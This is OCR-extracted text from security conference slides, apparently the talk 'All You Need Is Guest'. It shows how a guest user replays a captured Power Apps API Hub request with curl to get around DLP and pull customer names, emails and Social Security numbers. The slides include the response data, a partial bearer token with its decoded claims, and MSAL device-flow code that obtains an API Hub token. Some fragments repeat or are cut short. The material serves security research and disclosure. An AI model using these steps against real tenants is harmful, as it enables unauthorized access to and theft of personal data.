[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```


Copy-and-replay browser API Hub call to bypass DLP



```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0e
>   -H 'x-ms-client-object-id: 71bbe
>   -H 'x-ms-client-request-id: b0fc
>   -H 'x-ms-client-session-id: 1972
>   -H 'x-ms-client-tenant-id: fc993
>   -H 'x-ms-protocol-semantics: cdp
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/
ights.database.windows.net,enterpris
4orderby=Email+asc&%24select=Email%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3
8d55b9e)' \
>   --compressed
```

```
{
  "@odata.context":"https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/
$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5
Bdbo%5D.%5BCustomers%5D')/items","value":[
    {
      "@odata.etag":"","ItemInternalId":"9c849894-b96e-44a2-962f-2e69686674e7","Email":"aidenb@z
enitydemo.OnMicrosoft.com","FirstName":"Aiden","LastName":"Brown","CustomerID":55677,"SocialSecu
rityNumber":"209-97-8888"
    },{
      "@odata.etag":"","ItemInternalId":"a0fed822-58dd-4f22-a5ea-5ac632008fb3","Email":"alexande
rw@zenitydemo.OnMicrosoft.com","FirstName":"Alexander","LastName":"Gonzalez","CustomerID":74321,
"SocialSecurityNumber":"209-97-9876"
    },{
      "@odata.etag":"","ItemInternalId":"f1b79f06-ad40-4b2e-a482-d61c820fc5e6","Email":"amandas@
zenitydemo.OnMicrosoft.com","FirstName":"Amanda","LastName":"Smith","CustomerID":78654,"SocialSe
curityNumber":"209-97-6666"
    },{
      "@odata.etag":"","ItemInternalId":"e572c48b-cea5-4461-b83a-9e1f6625220e","Email":"ameliaj@
zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Johnson","CustomerID":76234,"Social
SecurityNumber":"209-97-1111"
    },{
      "@odata.etag":"","ItemInternalId":"61ced58e-9123-49a9-a37a-8392d6fc761a","Email":"ameliam@
zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Gonzalez","CustomerID":74321,"Socia
```

Let’s take a closer look at this token



All You Need Is Guest

@mbrg0
mbgsec.com
t2’24

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden

Amelia
Johnson


ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

```
X-Ms-Client-App-Id:            /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version:       2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id:    /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id:         71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id:        a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id:        39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id:         fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics:       cdp
X-Ms-Request-Method:           GET
X-Ms-Request-Url:              /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?
                               %24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent:               PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng
1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWk
dldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lW
m9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2F
waWh1Yi5henVyZS5jb20iLCJpc3MiOiJodHRwcz
ovL3N0cy53aW5kb3dzLm5ldC9mYzk5M2IwZi0zN
DViLTRkMDEtOWY2Ny05YWM0YTE0MGRkNDMvIiwi
aWF0IjoxNjg5ODI4MTIwLCJuYmYiOjE2ODk4Mjg
xMjAsImV4cCI6MTY4OTgzMjk1MiwiYWNyIjoiMS
IsImFpbyI6IkFVUUF1LzhUQUFBQTZtWks1WUpoS
ExWZVRzZGkvM1N3TDVhajIzUlRQZWNERWJjYWxO
ZEh1Zy9HTlZNUEtDZXdOajRmeUhtY0E2UyszNis
1NUJtMFFNUlVlOGphRStyQkRnPT0iLCJhbHRzZW
NpZCI6IjU6OjEwMDMyMDAyQzFGODM0ODEiLCJhb
YIjoiQlcicHdkIl0sImFwcGlkIjoiM2U2MmY4MWUt
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "-KI3Q9nNR7bRofxmeZoXqbHZGew",
  "kid": "-KI3Q9nNR7bRofxmeZoXqbHZGew"
}
```

PAYLOAD: DATA


```
{
  "aud": "https://apihub.azure.com",
  "iss": "https://sts.windows.net/fc993b0f-345b-4d01-
9f67-9ac4a140dd43/",
  "iat": 1689828120,
  "nbf": 1689828120,
  "exp": 1689832952,
  "acr": "1",
  "aio":
```

A scope away from victory

Can we generate a token to API Hub?

A scope away from victory


Can we generate a token to API Hub? (reminder: generating tokens is trivial, it’s our user)



```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)




```
>>> azure_cli_client = msal.PublicClientApplication(client_id, authority=f"https://login.microsoftonline.com/{tenant}")
...
... device_flow = azure_cli_client.initiate_device_flow(scopes=["https://apihub.azure.com/.default"])
... print(device_flow["message"])
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code FVC8QCYHE to authenticate.
```

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app?



Microsoft

Pick an account

You're signing in to **Signup Client** on another device located in **Israel**. If it's not you, close this page.

